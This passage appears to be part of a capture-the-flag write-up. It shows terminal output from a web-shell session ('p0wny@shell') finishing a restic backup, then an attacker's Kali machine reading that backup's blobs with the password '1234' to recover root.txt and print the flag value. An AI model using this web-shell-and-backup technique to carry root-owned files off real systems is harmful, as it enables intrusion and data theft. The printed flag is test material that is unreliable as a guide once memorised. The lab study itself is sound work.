[0:00] 100.00% 33B / 33B 1 / 1 items 0 errors ETA 0:00
duration: 0:00
snapshot 37a3389e saved

p0wny@shell:~/html/bolt#
```

```
root@kali:~/Registry# restic list blobs -r /tmp/backup
enter password for repository:
repository 9e3ab6b2 opened successfully, password is correct
created new cache in /root/.cache/restic
data 029b18b4c0e2194ef4be039b9e362d32522a5b8ab5141af4487293e338d763fe
tree bf71525a3379e8d2347f1a65a56d01f70bd5110afdd191992774302ca600609d
root@kali:~/Registry# echo "1234" | restic cat blob bf71525a3379e8d2347f1a65a56d01f70bd5110afdd191992774302ca600609d -r /tmp/backup
read password from stdin
repository 9e3ab6b2 opened successfully, password is correct
{"nodes": [{"name": "root.txt", "type": "file", "node": 256, "mtime": "2019-09-26T21:07:47.019216516Z", "atime": "2019-09-26T21:07:47.019216516Z", "ctime": "2019-09-26T21:07:47.019216516Z", "uid": 0, "gid": 0, "user": "root", "group": "root", "inode": 2621447, "device_id": 64768, "size": 33, "links": 1, "content": ["029b18b4c0e2194ef4be039b9e362d32522a5b8ab5141af4487293e338d763fe"]}]
}
root@kali:~/Registry# echo "1234" | restic cat blob 029b18b4c0e2194ef4be039b9e362d32522a5b8ab5141af4487293e338d763fe -r /tmp/backup
read password from stdin
repository 9e3ab6b2 opened successfully, password is correct
ntrkgznkotaxyju0ntrinda4yzbkztgw
root@kali:~/Registry#
```